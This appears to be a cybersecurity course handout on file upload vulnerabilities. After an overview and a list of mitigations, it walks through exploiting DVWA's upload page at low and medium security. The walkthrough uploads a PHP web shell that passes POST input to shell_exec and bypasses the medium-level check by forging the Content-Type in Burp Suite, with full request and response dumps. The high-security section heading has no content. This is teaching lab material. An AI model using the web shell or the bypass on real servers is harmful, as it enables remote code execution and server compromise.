

4. File Upload Vulnerability

Objective: To understand the risks associated with file upload

Tools: DVWA, Burp Suit, a vulnerable web application

File upload vulnerability is a security risk where an application or website allows users to upload files, and the application does not properly validate or handle those files. This can lead to various types of attacks, such as:

1. **Malware Distribution:** Attackers might upload malicious files (e.g., viruses, worms) that can infect other users or systems.
2. **Remote Code Execution:** If the application allows certain types of files to be executed on the server (e.g., PHP scripts), an attacker could upload a script and execute it, leading to server compromise.
3. **Data Theft:** An attacker could upload a file that exploits vulnerabilities in the server to access sensitive information.
4. **Denial of Service (DoS):** Uploading large or numerous files can exhaust server resources, causing it to become unresponsive.

Common Causes of File Upload Vulnerabilities:

- **Insufficient Validation:** Not checking file types, sizes, or contents properly.
- **Lack of Proper File Handling:** Not ensuring files are not executable or accessible on the server.
- **Insecure File Storage:** Storing files in a web-accessible directory or using predictable file paths.

Mitigation Strategies:


1. **Validate and Sanitize:** Ensure file uploads are checked for allowed types, sizes, and contents. Use white lists for file types and reject anything that doesn't meet the criteria.
2. **Use Secure Storage:** Store files in a non-web-accessible directory and use random, unique names for files.
3. **Limit Executable Content:** Ensure uploaded files cannot be executed on the server. For example, use a file extension filter and deny execution of scripts.
4. **Implement Size and Rate Limits:** Restrict the size of files and the number of files a user can upload within a certain timeframe.
5. **Regular Security Reviews:** Periodically review and test your file upload functionality to identify and fix potential vulnerabilities.

Properly addressing file upload vulnerabilities is crucial to maintaining the security and integrity of your systems and protecting user data.

Advanced Cyber Security

DVWA → File Upload Vulnerabilities
(Low-Medium-High Security)

1. Low Security




The screenshot shows a GitHub repository page for 'artyuum/simple-php-web-shell'. The repository has 29 commits and 145 forks. The README.md file contains the following text:

```
A really simple & tiny PHP Web shell for executing unix commands from web page.
```

At the bottom of the page, there is a large red button with the text 'Web Shell'.

First, go to the GitHub website: <https://github.com/artyuum/simple-php-webshell>. From there, download the shell. Then, download the index.php file.




The screenshot shows the DVWA 'File Upload' page. The 'Upload' button is highlighted in green, indicating it has been selected. The page also displays some error messages related to file upload.


Make sure you first lower the security level on the DVWA site.

Then, go to the “Upload” section and press the “Upload” button to upload your file. Choose the downloaded shell file and proceed.

Advanced Cyber Security




You will land with this screen. Afterward, copy the part written in red text. Delete the “#” from the URL above and paste the copied text.




If you see something like this, congratulations, you have succeeded. You can execute desired commands from here.

2. Medium Security




We have turned the security level back to normal and arrived here.



We open our Burp Suite and enable the intercept. Then, we upload our file.

Advanced Cyber Security



“When you click ‘Upload,’ you will encounter a screen like this. Right-click on that screen and send it to the repeater. Then, turn off the intercept.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. It displays a captured request to upload 'index.jpg' and the corresponding response. The response body contains the text 'Your image was not uploaded.' A red arrow points to this specific error message. The 'Inspector' panel on the right shows various request and response details.

```
Request
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.0.2.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
8 boundary=-14284167471657319551524778849
9 Content-Length: 2935
10 Origin: http://10.0.2.8
11 Connection: close
12 Referer: http://10.0.2.8/dvwa/vulnerabilities/upload/
13 Cookie: security=medium; PHPSESSID=380323aa063205c1cf01458c892bd2;
14 Upgrade-Insecure-Requests: 1
15
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19
20 Content-Disposition: form-data; name="uploaded"; filename="index.php"
21 Content-Type: application/x-php
22
23 <?php
24 if (!empty($_POST['cmd'])) {
25     $cmd = shell_exec($_POST['cmd']);
26 }
27 ?>
28 <!DOCTYPE html>
29 <html lang="en">
30 <head>
31     <meta charset="utf-8">
32     <meta http-equiv="X-UA-Compatible" content="IE=edge">
33     <meta name="viewport" content="width=device-width,
initial-scale=1">
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 08 Aug 2023 08:36:19 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-Ubuntu5.18
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
7 Pragma: no-cache
8 Content-Length: 5287
9 Connection: close
10 Content-Type: text/html
11
12 <p>
13     Your image was not uploaded. <!--
14 -->
15 <br>
16     Warning
17
18     : Cannot modify header information - headers already sent by
19     output started at
20     /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in <br>
21     /var/www/dvwa/dvwa/includes/dvwaPage.inc.php
22
23 <br>
24 <br>
25 <br>
26 <br>
27 <br>
28 <br>
29 <br>
30 <br>
31 <br>
32 <br>
33 <br>
```

Done 0 matches 0 matches 5,620 bytes | 355 millis

“As seen, when we press ‘Send,’ it gives us an error message saying ‘your image was not uploaded.’ From this, we understand that our file needs to be an image.”

Advanced Cyber Security

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains a POST request to `/dvwa/vulnerabilities/upload/` with the following headers:

```

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.0.2.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
4 Gecko/20100101 Firefox/109.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
boundary:-----14284167471657319551524778849
9 Content-Length: 2928
10 Origin: http://10.0.2.8
11 Connection: close
12 Referer: http://10.0.2.8/dvwa/vulnerabilities/upload/
13 Cookie: security=medium; PHPSESSID=3bb323aa632d05c1f014588e8928d23
14 Upgrade-Insecure-Requests: 1
15 -----
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----
20 Content-Disposition: form-data; name="uploaded"; filename="index.php"
21 Content-Type: application/x-php ←
22
23 <?php
24 if (!empty($_POST['cmd'])) {
25     $cmd = shell_exec($_POST['cmd']);
26 }
27 ?>
28 <!DOCTYPE html>
29 <html lang="en">
30 <head>
31     <meta charset="utf-8">
32     <meta http-equiv="X-UA-Compatible" content="IE=edge">
33     <meta name="viewport" content="width=device-width,
initial-scale=1">
34     <title>Web Shell</title>
35     <style>
36         * {
37             -webkit-box-sizing: border-box;
38             box-sizing: border-box;
39         }
40

```

The Response pane shows the server's response:

```

1 HTTP/1.1 200 OK
2 Date: Tue, 08 Aug 2023 08:36:19 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/7.2.4-Ubuntu5.18
5 Expires: Thu, 19 Nov 1991 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
7 Pragma: no-cache
8 Content-Length: 5287
9 Connection: close
10 Content-Type: text/html
11
12 <p>
13     Your image was not uploaded.
14 </p>
15 <br>
16 <?php
17     Warning:
18     : Cannot modify header information - headers already sent by
(output started at
19 /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in <br>
20 /var/www/dvwa/vulnerabilities/upload/source/medium.php:28
21 <br>
22     in file <br>
23     on line <br>
24     325
25 <br>
26 <br>
27 <br>
28 <br>
29 <br>
30 <br>
31 <br>
32 <br>
33 <br>
34 <br>
35 <br>
36 <br>
37 <br>
38 <br>
39 <br>
40

```

The Inspector pane shows the request attributes and response headers.

"To fix this, we write 'image/jpeg' in the indicated place on the photo. When we do this, the website will treat our PHP file as if it's an image. Then, we can access the content."

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the same POST request as before, but with the Content-Type header changed to `image/jpeg`:

```

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.0.2.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
4 Gecko/20100101 Firefox/109.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
boundary:-----14284167471657319551524778849
9 Content-Length: 2928
10 Origin: http://10.0.2.8
11 Connection: close
12 Referer: http://10.0.2.8/dvwa/vulnerabilities/upload/
13 Cookie: security=medium; PHPSESSID=3bb323aa632d05c1f014588e8928d23
14 Upgrade-Insecure-Requests: 1
15 -----
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----
20 Content-Disposition: form-data; name="uploaded"; filename="index.php"
21 Content-Type: image/jpeg
22
23 <?php
24 if (!empty($_POST['cmd'])) {
25     $cmd = shell_exec($_POST['cmd']);
26 }
27 ?>
28 <!DOCTYPE html>
29 <html lang="en">
30 <head>
31     <meta charset="utf-8">
32     <meta http-equiv="X-UA-Compatible" content="IE=edge">
33     <meta name="viewport" content="width=device-width,
initial-scale=1">
34     <title>Web Shell</title>
35     <style>
36         * {
37             -webkit-box-sizing: border-box;
38             box-sizing: border-box;
39         }
40

```

The Response pane shows the server's response:

```

1 HTTP/1.1 200 OK
2 Date: Tue, 08 Aug 2023 08:43:48 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/7.2.4-Ubuntu5.18
5 Expires: Tue, 23 Jun 2009 12:00:00 GMT
6 Content-Length: 4598
7 Connection: close
8 Content-Type: text/html;charset=utf-8
9
10
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
14 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
15 <html xmlns="http://www.w3.org/1999/xhtml">
16
17 <head>
18     <meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
19
20 <title>
21     Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability:
22     File Upload
23 </title>
24
25 <link rel="stylesheet" type="text/css" href=".
26     ./dowm/css/main.css" />
27
28 <link rel="icon" type="image/ico" href=".
29     ./favicon.ico" />
30
31 <script type="text/javascript" src=".
32     ./dowm/js/dvwaPage.js" />
33
34 </head>
35
36 <body class="home">
37     <div id="container">
38
39
40

```

The Inspector pane shows the request attributes and response headers.


Advanced Cyber Security

“As you can see, the file we uploaded successfully entered the system.”

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" section displays a POST request for file upload, and the "Response" section shows the server's HTML response. The response includes a form for uploading files and a success message indicating the file was uploaded to `/hackable/uploads/index.php`. The "Inspector" panel on the right shows the selected text `/hackable/uploads/index.php`.

```
Request
Pretty Raw Hex
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----14284167471657319551524778849
8 Content-Length: 2928
9 Origin: http://10.0.2.8
10 Connection: close
11 Referer: http://10.0.2.8/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=300323aae6320f5cf01458bc8928d23
13 Upgrade-Insecure-Requests: 1
14 -----14284167471657319551524778849
15 Content-Disposition: form-data; name="MAX_FILE_SIZE"
16
17 100000
18 -----14284167471657319551524778849
19 Content-Disposition: form-data; name="uploaded"; filename="index.php"
20 Content-Type: image/jpeg
21
22 <?php
23 if (!empty($_POST['cmd'])) {
24     $cmd = shell_exec($_POST['cmd']);
25 }
26 <!DOCTYPE html>
27 <html lang="en">
28 <head>
29     <meta charset="utf-8">
30     <meta http-equiv="X-UA-Compatible" content="IE=edge">
31     <meta name="viewport" content="width=device-width,
initial-scale=1">
32     <title>Web Shell</title>
33     <style>
34         * {
35             -webkit-box-sizing: border-box;
36             box-sizing: border-box;
37         }
38     </style>
39 </head>
40 <body>
41     <div id="main_body">
42         <div class="body_padded">
43             <h1>
44                 Vulnerability: File Upload
45             </h1>
46             <div class="vulnerable_code_area">
47                 <form enctype="multipart/form-data" action="#" method="POST">
48                     <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
49                     Choose an image to upload:
50                     <br />
51                     <input name="uploaded" type="file" />
52                     <br />
53                     <input type="submit" name="Upload" value="Upload" />
54                 </form>
55                 <p>
56                     [/] /hackable/uploads/index.php successfully
57                     uploaded!
58                 </p>
59             </div>
60         </div>
61     </div>
62     <h2>
63         More info
64     </h2>
65     <ul>
66         <li>
67             <a href="http://hiderefer.com/?http://www.owasp.org/index.php/Unrestricted_File_Upload" target="_blank">
68                 http://www.owasp.org/index.php/Unrestricted_File_U
69                 load
70             </a>
71         </li>
72     </ul>
73 </body>
74 </html>
```

“We find out where our file is uploaded from the Response section. As shown here, then we copy it and paste the URL into our document.”



Congratulations!

3. High Level Security

